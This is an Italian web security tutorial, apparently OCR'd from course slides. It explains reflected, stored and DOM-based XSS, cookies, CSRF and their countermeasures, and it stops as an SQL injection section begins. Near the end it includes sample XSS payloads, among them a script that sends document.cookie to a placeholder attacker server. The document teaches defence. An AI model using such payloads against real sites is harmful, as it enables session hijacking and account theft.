
Per trovare un XSS bisogna controllare ogni campo che richiede input utente e verificare se viene mostrato in qualche modo sull'output dell'applicazione Web.



Nella figura in calce vediamo come il parametro della ricerca «search» viene inviato da un form (il campo search for) e visualizzato in output (che viene detto anche punto di riflessione).


Il contenuto del campo search for (ovvero l'input del campo ricerca), viene visualizzato in output nella riga sottostante.

In questa stringa viene visualizzato in output, l'input della ricerca (campo search for).



Nella figura in calce vediamo come il parametro della ricerca «search» viene inviato da un form (il campo search for) e visualizzato in output (che viene detto anche punto di riflessione).

Inoltre, notate come la stringa viene passata alla web app per mezzo di una richiesta GET (i parametri sono nella richiesta).



Reflection point

Dopo aver trovato il punto di riflessione (detto anche in Inglese reflection point), bisogna capire se è possibile iniettare del codice HTML e controllare se arriva in qualche modo all'output.


Questo permetterebbe di prendere controllo della pagina di output.

Per capirlo, possiamo utilizzare qualsiasi tag HTML valido. **Come supporto per costruire il payload per l'XSS possiamo dare uno sguardo alla sorgente HTML della pagina.**

Generalmente, si possono utilizzare dei tag semplici, che non arrecano danno, tipo <i>, che se eseguito restituisce in output una stringa in corsivo.

Potete vedere come inserendo il tag <i> la stringa «test string» viene riflessa sull'output in **corsivo.**

Questo significa che il tag con la stringa in input vengono eseguiti e riflessi in output. **Si dice anche che il codice viene interpretato.**



Per sfruttare una vulnerabilità di tipo cross site scripting (XSS) bisogna conoscere il tipo di attacco XSS che state lanciando.

Un XSS può essere:

- **Riflesso.**
- **Persistente.**
- **DOM based.**

Attacchi di Tipo XSS Riflesso

Gli attacchi di tipo XSS riflesso si verificano quando il payload malevolo viene trasportato dalla richiesta che il browser della vittima invia al sito vulnerabile. Questi attacchi sono particolarmente insidiosi perché non richiedono che il codice malevolo sia memorizzato sul server, ma vengono attivati direttamente dalla richiesta.

Come Funzionano gli Attacchi XSS Riflesso

1. **Preparazione del Link Malevolo**

   L'attaccante crea un link che contiene il payload XSS. Ad esempio:

   http://example.com/search?q=<script>alert('XSS Attack!');</script>


1. **Distribuzione del Link**
   - L'attaccante distribuisce il link malevolo attraverso vari canali, come i social network, email di phishing, o altri metodi di comunicazione.

Attacchi di Tipo XSS Riflesso

3. **Interazione dell'Utente**
    - Un utente clicca sul link malevolo. La richiesta viene inviata al server del sito vulnerabile con il payload XSS incluso nella richiesta.
4. **Esecuzione del Payload**
    - Il sito vulnerabile riflette il payload XSS non sanitizzato nella risposta. Quando la risposta viene visualizzata nel browser dell'utente, il codice malevolo viene eseguito.

In altre parole quando gli utenti cliccano sul link, attivano il vettore di attacco.

Esempio di XSS riflesso:



Per sfruttare la vulnerabilità possiamo creare un link alla pagina di ricerca ed inserire il payload nel parametro «**find**» della GET

Attacchi di Tipo XSS Persistente

Gli attacchi di tipo XSS persistenti avvengono quando il payload malevolo viene inviato al sito vulnerabile e successivamente salvato. Quando una pagina richiama il codice malevolo salvato e lo utilizza nell'output HTML, si innesca l'attacco. Questa categoria di attacchi è chiamata persistente perché il codice viene eseguito ogni volta che un browser web visita la pagina "infetta".

Come Funzionano gli Attacchi XSS Persistente

1. **Invio del Payload Malevolo**

L'attaccante invia un input malevolo che viene memorizzato dal server. Ad esempio, inserisce un commento con codice JavaScript in un modulo di commenti.

```
<script>alert('XSS Attack!');</script>
```

1. **Salvataggio del Payload**
    - Il server memorizza l'input malevolo nel database senza **sanitizzarlo** adeguatamente.

Attacchi di Tipo XSS Persistente

3. **Richiamo del Payload**
   - Quando un utente visita una pagina che richiama il contenuto salvato, il codice malevolo viene incluso nell'output HTML.
4. **Esecuzione del Codice Malevolo**
   - Il browser dell'utente esegue il codice malevolo, attivando l'attacco.

Pericolosità degli Attacchi XSS Persistenti

Gli attacchi XSS persistenti sono molto pericolosi poiché un singolo attacco può colpire diversi utenti di una determinata applicazione web. Inoltre, mentre alcuni tipi di XSS riflessi, soprattutto quelli più semplici, possono essere identificati dai web browser tramite specifici filtri, gli attacchi XSS persistenti non sono facilmente rilevabili.

XSS DOM (solo per conoscenza)

XSS DOM-based (Document Object Model-based) è associato a vulnerabilità e attacchi legati al DOM (Document Object Model) nelle applicazioni web. Questa tipologia di attacchi sfrutta la manipolazione del DOM per eseguire operazioni dannose o indesiderate. Il DOM è una rappresentazione strutturata in forma di albero di un documento HTML, XML o XHTML, che rappresenta la struttura logica del documento e permette agli script di programmi di modificare il contenuto, la struttura e lo stile del documento.

XSS DOM (solo per conoscenza)

Supponiamo di avere un'applicazione web che consente agli utenti di inserire commenti su una pagina. L'applicazione prende i commenti degli utenti e li visualizza direttamente nella pagina senza alcun tipo di controllo o sanitizzazione. Se un utente malintenzionato inserisce un commento contenente uno script JavaScript, l'input non viene correttamente filtrato e viene restituito nel DOM della pagina.

L'utente malintenzionato inserisce il seguente commento:

```
<script>

   alert('Il tuo account è stato compromesso');

   // Altri script dannosi potrebbero essere qui

</script>
```

XSS DOM (solo per conoscenza)

Quando un utente legittimo visualizza la pagina che contiene questo commento, lo script verrà eseguito automaticamente nel suo browser, visualizzando un popup con il messaggio "Il tuo account è stato compromesso". Questo può portare a ulteriori azioni dannose, come il furto di dati sensibili, la compromissione dell'account dell'utente o altre azioni dannose dipendenti dalla natura dello script eseguito.

Attacchi XSS e CSRF

Semplificando possiamo dire che gli attacchi XSS (Cross-Site Scripting) possono essere utilizzati per rubare i cookie di sessione di un utente. Quando un attaccante ruba i cookie di sessione tramite un attacco XSS, può utilizzare questi cookie per accedere alla sessione dell'utente su un server, impersonando l'utente. Questo tipo di attacco può facilitare ulteriori azioni non autorizzate, che sono tipiche degli attacchi CSRF (Cross-Site Request Forgery).

In sintesi:

- **XSS:** Può rubare i cookie di sessione.
- **CSRF:** Utilizza la sessione attiva dell'utente per eseguire azioni non autorizzate.
- **Relazione:** Gli attacchi XSS possono essere utilizzati per rubare i cookie, che poi possono essere usati per lanciare attacchi CSRF.

Quindi, sì, è corretto dire che gli attacchi XSS possono servire per rubare i cookie e poi usare quei cookie per eseguire azioni tipiche di un attacco CSRF.

Cookies e la loro gestione


Cookies:

1. **Descrizione:**
   - Definizione: I cookies sono piccoli file di testo che vengono memorizzati sul dispositivo dell'utente dai siti web visitati. Servono per conservare informazioni sullo stato e sulle preferenze dell'utente.
   - Tipologie: Esistono vari tipi di cookies, tra cui cookies di sessione (temporanei e cancellati alla chiusura del browser) e cookies persistenti (che rimangono sul dispositivo dell'utente fino a una data di scadenza specificata).
2. **Funzionamento:**
   - Impostazione dei Cookies: I server web inviano i cookies al client tramite l'header Set-Cookie nelle risposte HTTP.
   - Utilizzo dei Cookies: Una volta impostati, i cookies vengono inviati dal client al server con ogni richiesta successiva tramite l'header Cookie.


Cookies e la loro gestione

Cookies:

3. **Utilizzi Comuni:**
    - Gestione delle Sessioni: Mantiene lo stato della sessione utente, come il login e le preferenze dell'utente.
    - Tracciamento e Analisi: Utilizzati per raccogliere dati sulle abitudini di navigazione degli utenti per scopi di analisi e marketing.
    - Personalizzazione: Permette di personalizzare l'esperienza utente, mostrando contenuti e pubblicità mirate.



Esempio di Cookies



Esempio di Cookies

Attacchi CSRF (Cross-Site Request Forgery)

Ora vediamo nello specifico cosa sono i CSRF

L'attacco CSRF (Cross-Site Request Forgery) è una vulnerabilità di sicurezza delle applicazioni web in cui un attaccante sfrutta la fiducia di un utente autenticato per eseguire azioni non desiderate su un'applicazione web a cui l'utente ha accesso. Questo tipo di attacco sfrutta il fatto che un'applicazione web accetta richieste da un utente senza verificare se la richiesta è stata intenzionalmente iniziata dall'utente stesso.

Attacchi CSRF (Cross-Site Request Forgery)

Meccanismo di un Attacco CSRF

Ecco un esempio di un attacco CSRF:

1. **Scenario**
   - Supponiamo che un utente autenticato stia visitando un sito web malevolo mentre è ancora connesso a un'altra applicazione web, come un social network o una banca online.
2. **Preparazione dell'Attacco**
   - Il sito web malevolo potrebbe contenere codice che invia richieste HTTP all'applicazione web legittima utilizzata dall'utente. Ad esempio, una richiesta di trasferimento di denaro o di pubblicazione di un post.
3. **Invio della Richiesta Malevola**
   - Se l'utente ha ancora una sessione attiva nell'applicazione legittima, la richiesta fasulla verrà inviata insieme ai cookie di autenticazione.
4. **Esecuzione della Richiesta**
   - L'applicazione legittima potrebbe accettare la richiesta come se fosse stata inviata dall'utente stesso, eseguendo così l'azione non desiderata.

Differenza tra Attacchi XSS e CSRF

La differenza che vogliamo sottolineare rispetto agli attacchi XSS è la seguente.
Mentre gli attacchi XSS vanno ad ingannare l'utente che deve schiacciare su un link malevolo, gli attacchi CSRF vanno ad ingannare il server che va a leggere i cookie.

Attacchi XSS

- **Obiettivo:** Ingannare l'utente.
- **Meccanismo:** L'attaccante inserisce codice malevolo (tipicamente JavaScript) in una pagina web vulnerabile. Quando l'utente visita questa pagina o clicca su un link malevolo, il codice viene eseguito nel contesto del browser dell'utente.
- **Conseguenze:** Rubare cookie di sessione, manipolare il contenuto della pagina, eseguire azioni a nome dell'utente.

Esempio:

- L'utente visita una pagina con un commento che contiene uno script malevolo.
- Lo script esegue un'azione come rubare i cookie dell'utente o redirezionarlo a una pagina di phishing.

Differenza tra Attacchi XSS e CSRF

Attacchi CSRF

- Obiettivo: Ingannare il server.
- Meccanismo: L'attaccante induce un utente autenticato a eseguire azioni non desiderate su un sito legittimo senza che l'utente ne sia consapevole. Questo avviene inviando una richiesta HTTP al server con i cookie di sessione dell'utente, sfruttando la fiducia del server nei cookie.
- Conseguenze: Esecuzione di azioni non autorizzate come trasferimenti di denaro, modifiche delle impostazioni dell'account, pubblicazione di contenuti.

Esempio:

- L'utente è autenticato su un sito di banking online e visita un sito malevolo.
- Il sito malevolo invia una richiesta di trasferimento di denaro al server del sito di banking usando i cookie di sessione dell'utente.

Differenza tra Attacchi XSS e CSRF

Riepilogo delle Differenze

- **XSS:**
  - **Inganna l'utente.**
  - Esegue codice malevolo nel browser dell'utente.
  - Rubare cookie, manipolare contenuti, eseguire azioni a nome dell'utente.
- **CSRF:**
  - **Inganna il server.**
  - Esegue richieste HTTP sfruttando la sessione attiva dell'utente.
  - Eseguire azioni non autorizzate sul server, come trasferimenti di denaro o modifiche delle impostazioni.

Prevenzione degli Attacchi XSS e CSRF

Prevenzione degli Attacchi XSS

Per prevenire gli attacchi XSS, le applicazioni web devono implementare diverse contromisure:

1. **Sanitizzazione degli Input**
   - Verificare e pulire tutti gli input degli utenti per rimuovere o neutralizzare i caratteri speciali che possono essere utilizzati per iniettare codice malevolo.
   - Utilizzare funzioni come htmlspecialchars() in PHP per convertire i caratteri speciali in entità HTML sicure.
2. **Escaping dell'Output**
   - Effettuare escaping dei dati prima di renderli nelle pagine web, specialmente quando i dati vengono visualizzati come HTML, JavaScript, o altri contenuti eseguibili.
   - Ad esempio, in JavaScript, utilizzare textContent invece di innerHTML per evitare l'esecuzione di codice non sicuro.
3. **Content Security Policy (CSP)**
   - Implementare una Content Security Policy (CSP) per limitare le risorse che il browser può caricare e eseguire, riducendo le possibilità di esecuzione di script non autorizzati.
4. Validazione delle Librerie di Terze Parti
   - Assicurarsi che le librerie e i componenti di terze parti utilizzati nell'applicazione siano sicuri e aggiornati

Prevenzione degli Attacchi XSS e CSRF


Prevenzione degli Attacchi CSRF

Per prevenire gli attacchi CSRF, le applicazioni web devono implementare diverse contromisure:

1. **Token CSRF**
   - Utilizzare token CSRF univoci per ogni richiesta che richiede azioni sensibili. Questi token vengono generati dinamicamente e inclusi nelle richieste, e devono essere verificati dall'applicazione per assicurarsi che la richiesta provenga da una fonte attendibile.
2. **Verifica del Referer**
   - Controllare l'header HTTP Referer per assicurarsi che la richiesta provenga da una pagina valida dell'applicazione stessa. Tuttavia, questa misura può essere bypassata e non è sempre affidabile.
3. **SameSite Cookie Attribute**
   - Configurare i cookie di sessione con l'attributo SameSite per impedire che vengano inviati insieme a richieste cross-site.
4. **Richieste POST per Azioni Sensibili**
   - Utilizzare richieste POST invece di GET per azioni che modificano lo stato dell'applicazione, riducendo la possibilità di attacchi CSRF basati su link o immagini.

Riferendoci in parte al xss, ad esempio possiamo inserire il seguente tag HTML all'interno di un campo vulnerabile per mostrare i cookie dell'utente attuale:

<script>alert(document.cookie)</script>



Una seconda fase dell'attacco potrebbe essere l'invio dei cookie appena identificati verso un dominio sotto il controllo di un attaccante.

Si potrebbe utilizzare un comando del genere:

```
<script>

Var i = new Image ();

i.src="http://sito_dellattaccante/log.php?q="+document.cookie;
</script>
```

Lo script crea un oggetto immagine e imposta il suo attributo src (sorgente) ad uno script sul server dell'attaccante.

Il browser non può sapere a priori se la risorsa è effettivamente una vera immagina o meno, quindi esegue lo script, inviando di fatto il cookie al sito dell'attaccante.

Introduzione alla SQL Injection

Ora andremo a esplorare un tipo di attacco informatico noto come SQL Injection. Per comprendere appieno questo concetto, è essenziale prima capire cos'è SQL e come funziona. Successivamente, forniremo dettagli specifici su come si verifica questo tipo di attacco e su come prevenirlo.Ora diamo una breve introduzione, successivamente li vedremo nello specifico.

Cos'è SQL

SQL, acronimo di Structured Query Language, è un linguaggio di programmazione specificamente progettato per la gestione e la manipolazione di dati all'interno di un sistema di gestione di database relazionali (RDBMS). SQL permette agli utenti di eseguire diverse operazioni sui dati, come:

- **Interrogare i dati:** Recuperare informazioni specifiche dai database.
- **Aggiornare i dati:** Modificare i dati esistenti.
- **Inserire nuovi dati:** Aggiungere nuovi record al database.
- **Eliminare dati:** Rimuovere record non più necessari.
- **Gestire strutture di database:** Creare, modificare e cancellare tabelle e altri oggetti del database.

Introduzione alla SQL Injection

Come funziona SQL

